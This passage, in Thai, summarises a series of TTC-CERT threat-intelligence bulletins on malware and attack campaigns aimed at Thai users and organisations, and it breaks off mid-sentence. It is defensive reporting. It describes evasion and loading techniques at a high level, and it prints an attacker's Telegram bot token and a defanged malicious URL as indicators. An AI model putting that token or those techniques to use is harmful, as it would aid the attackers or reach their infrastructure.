ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader** เมื่อ 12 ก.พ.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- ฉบับที่ 24 เมื่อ 13 ม.ค.66 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware โดยความเคลื่อนไหวในครั้งนี้ผู้ไม่หวังดีโจมตีเหยื่อด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ iso (ไฟล์ชนิด disk image) ที่แนบมา ซึ่งภายในไฟล์ iso ดังกล่าวบรรจุไฟล์ที่เป็นอันตรายเอาไว้ ในครั้งนี้กลุ่มผู้โจมตีใช้ธีม (theme) เกี่ยวกับ 5G เพื่อแพร่กระจาย Magniber Ransomware ผ่านการทำงานของไฟล์ประเภท Microsoft Software Installer (.msi) ซึ่งปลอมแปลงการทำงานของ Window Update ทั้งนี้ ศูนย์

TTC-CERT คาดว่าผู้ไม่หวังดีทำการโจมตีด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่มีนามสกุล iso หรืออาศัยวิธีการโจมตีแบบ typosquat ซึ่งใช้ประโยชน์จากการที่เหยื่อป้อนชื่อโดเมนลงในช่อง Browser ผิดพลาด โดยมีเป้าหมายเพื่อทำให้สามารถโจมตีผู้ใช้งานทั่วไปได้ในวงกว้าง หากเหยื่อไม่ทันระวังและทำการเปิดไฟล์ที่เป็นอันตราย เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ติดตั้งไฟล์ที่เป็นอันตรายและส่งผลให้ไฟล์ที่สำคัญในเครื่องคอมพิวเตอร์ของเหยื่อถูกเข้ารหัสโดย Magniber Ransomware เพื่อทำการเรียกค่าไถ่โดยกลุ่มผู้โจมตีดังกล่าวต่อไป ศูนย์ TTC-CERT ได้เผยแพร่ **รายงานการวิเคราะห์ Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม** เมื่อ 22 ก.พ.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 25** ศูนย์ TTC-CERT ได้รับแจ้งข้อมูลข่าวกรองทางไซเบอร์ว่าในช่วงระหว่างปี พ.ศ. 2564 - 2565 มีกลุ่มผู้โจมตี (threat actor) มุ่งโจมตีองค์กรในประเทศไทยโดยใช้ไฟล์เอกสารประเภท Portable Document Format (PDF) ชื่อ "Pulse secure Update announcement.pdf" โดยแอบอ้างเป็นองค์กรแห่งหนึ่งในภาคส่วนโทรคมนาคมของประเทศไทย ซึ่งมีเนื้อหาเขียนด้วยภาษาไทยในลักษณะแจ้งเตือนเกี่ยวกับช่องโหว่ความปลอดภัยและแนะนำให้เหยื่อทำการติดตั้งไฟล์ซอฟต์แวร์ชื่อ "Pulse secure for 64-bit Windows" และ "Pulse secure for 32-bit Windows" ศูนย์ TTC-CERT ได้ทำการเก็บรวบรวมไฟล์ที่เกี่ยวข้องกับการโจมตีดังกล่าวจากแหล่งข่าวเปิดมาทำการตรวจสอบ โดยพบว่าไฟล์ตามลิงค์ที่ปรากฏในไฟล์ pdf เป็นไฟล์ประเภท Self-extracting archive (SFX) ซึ่งจะทำหน้าที่ในการ drop ไฟล์จำนวน 4 รายการลงบน filesystem ได้แก่ libcurl.dll, gup.xml, Juniper.exe, และ JuniperSetup.exe โดยที่ไฟล์ Juniper.exe (masqueraded gup.exe) และไฟล์ libcurl.dll (malicious) จะถูกใช้ในเทคนิคการโจมตีแบบ DLL Side-loading ในลำดับถัดไป ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader** เมื่อ 20 มี.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 26** ศูนย์ TTC-CERT พบความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet ในรอบ 48 ชั่วโมงที่ผ่านมา โดยมีการรายงานความเคลื่อนไหวที่คล้ายกันนี้ในหลายประเทศทั่วโลก ซึ่งศูนย์ TTC-CERT วิเคราะห์แล้วพบว่าการเคลื่อนไหวดังกล่าวไม่ได้มีเป้าหมายที่เฉพาะเจาะจงต่อประเทศใด ๆ ในโลกเป็นการเฉพาะ หรือไม่ได้มีเป้าหมาย

ที่เฉพาะเจาะจงต่อภาคส่วนใด ๆ รูปแบบที่มัลแวร์ Emotet ใช้ในการโจมตีระลอกใหม่นี้ เริ่มจากผู้โจมตีส่งฟิชชิ่งอีเมล (phishing email) โดยการแนบไฟล์ zip ซึ่งภายในไฟล์ zip ดังกล่าวประกอบไปด้วยไฟล์ Microsoft Word ที่มีขนาดมากกว่า 500 MB โดยเป็นไฟล์ Microsoft Word ที่มี macro ที่เป็นอันตราย หากเหยื่อเปิดไฟล์ Microsoft Word และทำการ enable macro เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ดาวน์โหลดไฟล์ zip จาก URL ที่ถูกฝังไว้ใน macro ซึ่งไฟล์ zip ที่ดาวน์โหลดมานี้ประกอบไปด้วยไฟล์ dll ที่มีขนาดมากกว่า 500 MB ซึ่งไฟล์ดังกล่าวเป็นมัลแวร์ Emotet Epoch4 ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์ความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet** เมื่อ 25 เม.ย.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 27** ศูนย์ TTC-CERT พบว่าในปัจจุบันกลุ่มผู้โจมตี (threat actor) ให้ความนิยมในการโจมตีด้วยเทคนิคที่เรียกว่า Malvertising ซึ่งเป็นวิธีการในการแพร่กระจายมัลแวร์ผ่านช่องทางสื่อโฆษณาบนโลกออนไลน์ เช่น Google Adsense และ Facebook Ads เป็นต้น โดยสาเหตุที่เทคนิค Malvertising ได้รับความนิยมเนื่องมาจากความสามารถในการกำหนดกลุ่มเป้าหมายที่ต้องการโจมตีโดยอาศัยการตั้งค่าของเครื่องมือในการโฆษณาของแพลตฟอร์มต่าง ๆ ซึ่งสามารถตั้งค่าและกำหนดเป้าหมายในการโฆษณาได้อย่างละเอียด เช่น สามารถกำหนดเกณฑ์อายุ ตำแหน่งที่อยู่ และความสนใจของกลุ่มเป้าหมายได้ ทำให้กลุ่มผู้โจมตีสามารถกำหนดให้โฆษณาแสดงเฉพาะในบางประเทศหรือบางพื้นที่ หรือแสดงโฆษณาเฉพาะคีย์เวิร์ด (keyword) ที่ตรงกับกลุ่มเป้าหมายเท่านั้น ทำให้โฆษณาแฝงมัลแวร์เหล่านี้ไปปรากฏบนหน้าจอของผู้ใช้งานได้ตรงกลุ่มเป้าหมายตามที่กลุ่มผู้โจมตีต้องการ เมื่อประกอบกับพฤติกรรมการใช้งานอินเตอร์เน็ตของผู้ใช้งานทั่วไปที่มักไม่ตรวจสอบความปลอดภัยหรือแม้กระทั่งเข้าใจผิดคิดว่าโฆษณาเหล่านี้เป็นผลลัพธ์การค้นหา (search result) ตามปกติ ทำให้เทคนิคการโจมตีแบบ Malvertising ประสบความสำเร็จในการโจมตีผู้ใช้งานทั่วไปค่อนข้างมาก รวมถึงมีโอกาสที่จะใช้ในการโจมตีแบบ targeted attack ได้เป็นอย่างดีอีกด้วย ศูนย์ TTC-CERT ได้ทำการเฝ้าระวังการโจมตีด้วยเทคนิค Malvertising ที่อาจมีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทยและได้ตรวจพบแคมเปญการโฆษณาที่มีความผิดปกติจำนวนหนึ่งบนแพลตฟอร์มสื่อสังคมออนไลน์แห่งหนึ่ง โดยหนึ่งในนั้นมีลักษณะในการโฆษณาแอบอ้างว่าสามารถช่วยในการกู้คืนบัญชีผู้ใช้งานที่ถูกแบนได้โดยเชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดและติดตั้งไฟล์ต้องสงสัยบนเครื่องคอมพิวเตอร์ ศูนย์

TTC-CERT จึงทำการตรวจสอบไฟล์ดังกล่าวและพบว่าเป็นไฟล์มัลแวร์ประเภท Dropper และ Launcher ซึ่งเมื่อถูก execute จะทำการติดตั้ง payload ซึ่งเป็นมัลแวร์ชื่อ Bbot ลงบนเครื่องเป้าหมาย จากการตรวจสอบในเบื้องต้นพบว่ามัลแวร์ Bbot จะทำการเก็บรวบรวมข้อมูลเกี่ยวกับการตั้งค่าของเครื่องคอมพิวเตอร์ เช่น computer name, user account, ข้อมูลเกี่ยวกับระบบปฏิบัติการ (Operating System), ข้อมูลของหน่วยความจำ, ข้อมูลการทำงานของโปรเซส, รวมถึงภาพหน้าจอการทำงานของเครื่องคอมพิวเตอร์ (capture screen) เป็นต้น โดยคาดว่าข้อมูลดังกล่าวจะถูกส่งออก (exfiltrate) ไปให้กับผู้โจมตีผ่านช่องทางแอปพลิเคชัน Telegram ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot** เมื่อ 15 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 28** ศูนย์ TTC-CERT ได้ทำการวิเคราะห์มัลแวร์ต่อเนื่องจาก "รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot" โดยในครั้งนี้ได้ทำการตรวจสอบวิเคราะห์ไฟล์ payload ของมัลแวร์ Bbot ซึ่งถูก drop เอาไว้ภายใน subdirectory ของไดเรคทอรี่ %temp% ผลการวิเคราะห์พบว่า มัลแวร์ Bbot ถูกสร้างโดยอาศัยโค๊ดจากโปรเจกต์ชื่อ Stink ซึ่งเป็น open source project บนเว็บไซต์ Github โดยโปรเจกต์ดังกล่าวมีวัตถุประสงค์เพื่อพัฒนามัลแวร์ประเภท Infostealer ด้วยภาษา Python ซึ่งจะถูกนำไป compile เป็นไฟล์ประเภท Portable Executable (PE) โดยใช้เครื่องมือชื่อ Nuitka Compiler โดย Stink Infostealer มีขีดความสามารถในการขโมยข้อมูลจาก web browser หลากหลายประเภท เช่น Google Chrome, Microsoft Edge, Opera, และ Brave เป็นต้น โดยมัลแวร์จะทำการสกัดข้อมูลจาก web browser ยกตัวอย่างเช่น username และ password จาก password manager, ประวัติการใช้งาน (history), cookies, และข้อมูลบัตรเครดิต นอกจากนี้มัลแวร์ยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ cryptocurrency wallet, บันทึกภาพหน้าจอ (capture screen), ตรวจสอบข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการและโปรเซส โดยจะทำการบีบอัดข้อมูลที่เก็บรวบรวมมาเป็นไฟล์ ZIP ก่อนที่จะส่งออก (exfiltrate) ข้อมูลดังกล่าวไปยัง Command and Control (C2) ของผู้โจมตีซึ่ง Stink Infostealer มีขีดความสามารถในการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API, Discord webhook, และเครื่องแม่ข่าย (server) ของผู้โจมตี ทั้งนี้ผู้โจมตีที่อยู่เบื้องหลังมัลแวร์ Bbot ได้กำหนดให้มัลแวร์ทำการส่งออกข้อมูลผ่านช่องทาง Telegram

Bot API ซึ่งมี bot token คือ "6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc" โดยศูนย์ TTC-CERT ได้ทำการตรวจสอบย้อนกลับไปยังบัญชีผู้ใช้งาน Telegram ที่ใช้ในการควบคุมบอท (bot) ดังกล่าว พบว่าผู้โจมตีมีการใช้นามแฝงว่า "Mr. Jack Black" หรือ "Nguyen Quoc Viet" หรือ "Nguyễn Quốc Việt" ในภาษาเวียดนาม นอกจากนี้ศูนย์ TTC-CERT พบว่าบริษัท WithSecure ได้มีการรายงานเกี่ยวกับแคมเปญการโจมตีชื่อ "DUCKTAIL" ซึ่งมีการใช้งานมัลแวร์ประเภท Infostealer ในการขโมยข้อมูลจาก web browser และทำการบีบอัดข้อมูลเป็นไฟล์ ZIP ก่อนจะทำการส่งออกข้อมูลผ่านช่องทาง Telegram โดยมีกลุ่มผู้โจมตีที่เป็นชาวเวียดนาม (Vietnamese threat actor) อยู่เบื้องหลัง ดังนั้นจะเห็นได้ว่าข้อมูล techniques, tactics, and procedures (TTPs) ของรายงานทั้งสองฉบับนี้มีความสอดคล้องกันซึ่งอาจเป็นสิ่งบ่งชี้ให้เห็นถึงแนวโน้มของภัยคุกคามทางไซเบอร์ที่มีความเกี่ยวข้องกับภูมิภาคเอเชียตะวันออกเฉียงใต้และ/หรืออาจส่งผลกระทบต่อผู้ใช้งานในประเทศไทยในอนาคตอันใกล้ ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-2.v1 - Bbot** เมื่อ 23 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 29** นักวิจัยจาก Check Point Research รายงาน กรณีพบรูปแบบการโจมตีจากกลุ่มที่ได้รับการสนับสนุนจากรัฐบาลสาธารณรัฐประชาชนจีนชื่อ Sharp Panda ซึ่งมีเป้าหมายจารกรรมข้อมูลทางไซเบอร์ต่อบุคคลและ/หรือองค์กรภาครัฐของประเทศในแถบเอเชียตะวันออกเฉียงใต้ ซึ่งในรายงานดังกล่าวได้ระบุว่าประเทศไทยเป็นหนึ่งในเป้าหมายของการโจมตีจากกลุ่มนี้ ทั้งนี้ จากการทำวิจัยจากแหล่งข่าวเปิด ศูนย์ TTC-CERT พบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีบุคคลและ/หรือองค์กรในประเทศไทย โดย artifacts ดังกล่าวศูนย์ TTC-CERT ได้ทำการวิเคราะห์อย่างละเอียดและพบว่ามีรูปแบบวิธีการในการโจมตี (Tactics, Techniques, and Procedures - TTPs) ที่มีความสอดคล้องกับกลุ่ม Sharp Panda ที่ได้ระบุไว้ในรายงาน ของ Check Point Research ฉบับดังกล่าว ศูนย์ TTC-CERT พบว่ากลุ่ม Sharp Panda ได้ใช้ไฟล์ Microsoft Word ที่มีธีมเนื้อหาในไฟล์เกี่ยวกับ “ร่างกฎ ก.พ. ว่าด้วยการสรรหาผู้ทรงคุณวุฒิและการเลือกข้าราชการพลเรือนเพื่อเป็นอนุกรรมการใน อ.ก.พ. สามัญ พ.ศ. ...” ซึ่งศูนย์ TTC-CERT คาดว่า ผู้ไม่หวังดีได้ส่งไฟล์ดังกล่าวให้กับบุคคลและ/หรือองค์กรเป้าหมายของหลาย ๆ องค์กรภาครัฐในประเทศไทยด้วยวิธีการ

แนบไฟล์ผ่านการส่งอีเมลฟิชชิ่ง (phishing email) ไปยังบุคคลและ/หรือองค์กรเป้าหมาย เพื่อลวงให้เหยื่อเปิดไฟล์ดังกล่าว อันจะนำไปสู่การติดตั้ง backdoor และดำเนิน ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย** เมื่อ 29 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 30** ศูนย์ TTC-CERT พบการเปลี่ยนแปลงรูปแบบวิธีการโจมตี (Tactics, Techniques, and Procedures - TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ด้วยวิธีการหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT) โดยมีวัตถุประสงค์เพื่อขโมยเงินในบัญชีของเหยื่อที่ใช้งาน mobile banking application บนโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) เป็นเวลาเกือบ 1 ปี มาแล้วที่กลุ่มผู้ไม่หวังดีกลุ่มนี้ยังคงโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) มาอย่างต่อเนื่องโดยที่ยังคงใช้เทคนิคและวิธีการเดิมในการลวงให้เหยื่อติดตั้ง Android RAT กล่าวคือ การส่ง SMS ที่มีการแนบลิงค์ (URL) ซึ่งเมื่อเหยื่อกดลิงค์ดังกล่าวจะถูก redirect ไปที่หน้าเว็บเพจซึ่งมีการแสดงภาพ QR Code ของแอปพลิเคชัน Line เพื่อล่อให้เหยื่อเพิ่มช่องทางการแชท (chat) ทำให้สามารถคุยโต้ตอบกับกลุ่มผู้ไม่หวังดีได้ผ่านแอปพลิเคชัน Line โดยตรง ซึ่งกลุ่มผู้ไม่หวังดีจะหลอกถามชื่อและหมายเลขโทรศัพท์ของเหยื่อและหลังจากนั้นจึงจะส่ง URL สำหรับใช้ในการดาวน์โหลด Android RAT ให้กับเหยื่อผ่านช่องทางการแชทในแอปพลิเคชัน Line ซึ่งหากเหยื่อหลงเชื่อและทำการติดตั้งแอปพลิเคชันดังกล่าวจะทำให้ถูกกลุ่มผู้ไม่หวังดีขโมยข้อมูลที่ใช้ในการทำธุรกรรมของเหยื่อ จากนั้นกลุ่มผู้ไม่หวังดีจะใช้ข้อมูลดังกล่าวขโมยเงินในบัญชีของเหยื่อด้วยการโอนเงินในบัญชีของเหยื่อออกไปยังบัญชีม้า (mule account) ทั้งนี้ ศูนย์ TTC-CERT ยังคงติดตามรูปแบบวิธีการโจมตี (TTPs) และ infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวอยู่เสมอ โดยตั้งแต่ ก.พ .66 ศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีดังกล่าวได้เปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ดังนี้ (1) กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ top-level domain (TLD) เป็น .cc ในการจดทะเบียนโดเมนสำหรับใช้เป็นเว็บไซต์ปลอม (phishing website) (2) กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ domain name registrar ชื่อ Gname.com Pte. Ltd. ในการจดทะเบียนโดเมน (3) มีการสร้างหน้าเว็บไซต์ปลอมที่ดูเหมือน Google Play Store เพื่อใช้ในการหลอกล่อให้เหยื่อดาวน์โหลด Android RAT (4) มีการใช้งาน

เทคนิค server-side polymorphism เพื่อหลบเลี่ยงการถูกตรวจจับจากอุปกรณ์ป้องกันการโจมตีที่ใช้ระบบ signature base ในการตรวจจับภัยคุกคามทางไซเบอร์ (5) มีการนำเทคนิค software packing (T1027.002) มาใช้กับ Android RAT เพื่อทำให้ยากต่อการวิเคราะห์ และ (6) มีการเปลี่ยนแปลง Code Signing Certificate ที่ใช้ในการ sign ไฟล์ Android RAT ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)** เมื่อ 3 ก.ค .66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 31** ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะและมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า BangkokShell แคมเปญ BangkokShell ใช้เทคนิค DLL Side-loading ในการโหลดไฟล์อันตรายประเภท Dynamic Link library (DLL) ซึ่งต่อมาจะทำหน้าที่ในการโหลดไฟล์ shellcode เข้าสู่พื้นที่หน่วยความจำของโปรเซสโดยที่ไฟล์ shellcode ดังกล่าวจะทำหน้าที่ในการ deobfuscate ไฟล์ payload ซึ่งฝังอยู่ภายในไฟล์ shellcode โดยใช้อัลกอริทึม XOR cipher จากนั้นจึงใช้เทคนิค Reflective Code Loading เพื่อทำการโหลดและ execute ไฟล์ payload ดังกล่าวโดยที่ไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า RahadRAT (อ่านว่า ระ-หัด-แรท) สืบเนื่องมาจากการที่มัลแวร์ทำงานในลักษณะของ Remote Access Trojan (RAT) อีกทั้งยังมีกลไกในการ authentication กับ Comand and Control (C2) ด้วยรหัสผ่าน และมีการใช้งานอัลกอริทึม CRC-16/XMODEM เพื่อตรวจสอบความถูกต้องของข้อมูลที่ถูกรับส่งระหว่างกันโดยที่การติดต่อสื่อสารทั้งหมดระหว่างมัลแวร์และ C2 จะถูก obfuscate เอาไว้ด้วยอัลกอริทึม RC4 (Rivest Cipher 4) RahadRAT สามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ทั้งหมด 14 รูปแบบ โดยจะมุ่งเน้นไปที่การเก็บรวบรวมข้อมูลและการบริหารจัดการไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์เป้าหมาย เช่น การสร้าง การลบ และ การย้าย เป็นต้น นอกจากนี้มัลแวร์ยังสามารถสร้างโปรเซส cmd.exe เพื่อนำมาใช้ในการ execute คำสั่งต่าง ๆ ที่ได้รับจาก C2 อีกด้วย ซึ่งจะส่งผลให้ผู้โจมตีสามารถควบคุม

เครื่องคอมพิวเตอร์เป้าหมายได้อย่างสมบูรณ์ ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v2 - BangkokShell** เมื่อ 19 มิ.ย.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 32** ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะ และมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า BangkokShell ในภาพรวมนั้น แคมเปญ BangkokShell มีการแสวงประโยชน์จากโปรเจกต์โอเพสซอร์สเพื่อนำมาใช้ในการพัฒนาเครื่องมือสำหรับการโจมตี และมีการใช้มาตรการป้องกันการถูกตรวจสอบที่หลากหลาย เช่น เทคนิค Dynamic API Resolution, Indirect Calls, stackstrings, รวมถึงการใช้งานการเข้ารหัสหลายชนิด โดยกระบวนการโจมตีของแคมเปญ BangkokShell นั้นเริ่มต้นด้วยการใช้งานเทคนิค DLL Side-loading เพื่อเป็นเครื่องมือในการโหลดไฟล์ shellcode ซึ่งถูก obfuscate เอาไว้เข้าสู่พื้นที่หน่วยความจำของโปรเซสก่อนที่จะทำการ deobfuscate และใช้เทคนิค Reflective Code Loading ในการโหลดและ execute ไฟล์ payload ซึ่งเป็นมัลแวร์ประเภท Remote Access Trojan (RAT) โดยที่ไม่มีการทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า RahadRAT โดยผลจากการวิเคราะห์พบว่าไฟล์ดังกล่าวมีกระบวนการป้องกันตนเองที่น่าสนใจ เช่น สามารถรองรับระบบการ authentication ด้วยรหัสผ่าน รวมถึงมีการใช้งานอัลกอริทึม CRC-16/XMODEM ในการตรวจสอบความถูกต้องของข้อมูลที่มีการรับส่งกันระหว่างมัลแวร์และ Command and Control (C2) อีกทั้งสามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ถึง 14 รูปแบบ โดยมีวัตถุประสงค์เพื่อควบคุมและเก็บรวบรวมข้อมูลจากเครื่องคอมพิวเตอร์เป้าหมายก่อนจะทำการ obfuscate ด้วยอัลกอริทึม RC4 (Rivest Cipher 4) และทำการส่งออกข้อมูลไปยัง C2 ทั้งนี้ ผลจากการวิเคราะห์ทำให้ทราบว่ามัลแวร์ RahadRAT รวมถึงไฟล์อื่น ๆ ในแคมเปญ BangkokShell ไร้ซึ่งขีดความสามารถด้าน persistence mechanism ดังนั้นจึงสามารถคาดการณ์ได้ว่าไฟล์ที่ถูกตรวจสอบในครั้งนี้เป็นเพียงส่วนหนึ่งของการโจมตีที่เกิดขึ้นและอาจจะมีไฟล์หรือพฤติการณ์อื่น ๆ ที่ยังไม่ได้รับการตรวจสอบ โดยศูนย์ TTC-CERT คาดการณ์ด้วยความเชื่อมั่นระดับปานกลาง (medium level of confidence) ว่าผู้โจมตีที่อยู่เบื้องหลัง

แคมเปญ BangkokShell อาจมีความเกี่ยวข้องกับ Advanced Persistence Threat (APT) ที่ชื่อ Camaro Dragon (หรือเรียกอีกชื่อว่า Mustang Panda (CrowdStrike), Earth Preta (Trend Micro)) เนื่องจากตามรายงานของ Check Point Reseach มีความสอดคล้องกันของ techniques, tactics, and proceures (TTP) ในส่วนที่เกี่ยวข้องกับขีดความสามารถของมัลแวร์เมื่อได้รับคำสั่งจาก C2 ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน - รายงานการตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ** เมื่อ 26 มิ.ย.66 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 33** ศูนย์ TTC-CERT ตรวจพบข้อมูลจาก channel บน Telegram จำนวนหลายกลุ่มซึ่งคาดว่าเป็นกลุ่มแฮกเกอร์ประเภท Hacktivist จากประเทศกัมพูชา ได้แก่ “Anonymous Cambodia” “K0LzSec” “CYBER SKELETON” และ “NDT SEC” เป็นต้น ได้ประกาศปฏิบัติการ “OpThailand” โดยมีวัตถุประสงค์เพื่อทำการโจมตีทางไซเบอร์ต่อองค์กรต่าง ๆ ในประเทศไทย เนื่องจากกลุ่มดังกล่าวไม่พอใจกรณีที่ประเทศไทยได้สร้างวัดแห่งหนึ่งที่มีความคล้ายคลึงกับนครวัดของประเทศกัมพูชา โดยกลุ่มดังกล่าวได้ประกาศว่าจะทำการโจมตีเว็บไซต์ขององค์กรต่าง ๆ ในประเทศไทยด้วยวิธีการ Distributed Denial of Service (DDoS) รวมถึงการขโมยข้อมูลต่าง ๆ ขององค์กรเป้าหมายเพื่อนำมาเผยแพร่ต่อสาธารณะโดยไม่ได้รับอนุญาต โดยการโจมตีเริ่มต้นขึ้นตั้งแต่ประมาณวันที่ 29 มิ.ย.66 ซึ่งยังคงมีการปฏิบัติการอยู่จนถึง ณ เวลาที่เขียนรายงานฉบับนี้ (3 ก.ค.66 เวลา 17.00 น.) ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์-แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย** เมื่อ 3 ก.ค.66 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 34** ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ใช้งานในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบเว็บไซต์ hxxps://sites.google[.]com/view/documentfb ถูกใช้ในการแพร่กระจายไฟล์ซึ่งเป็นมัลแวร์ประเภท Infostealer โดยเว็บไซต์ดังกล่าวมีการเขียนเนื้อหาด้วยภาษาไทยในลักษณะที่เชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดไฟล์จากลิงค์ภายในหน้าเว็บไซต์ ซึ่งศูนย์ TTC-CERT เชื่อว่าผู้โจมตีมีเจตนาสร้างเว็บไซต์ดังกล่าวขึ้นมาเพื่อใช้ในการโจมตีผู้

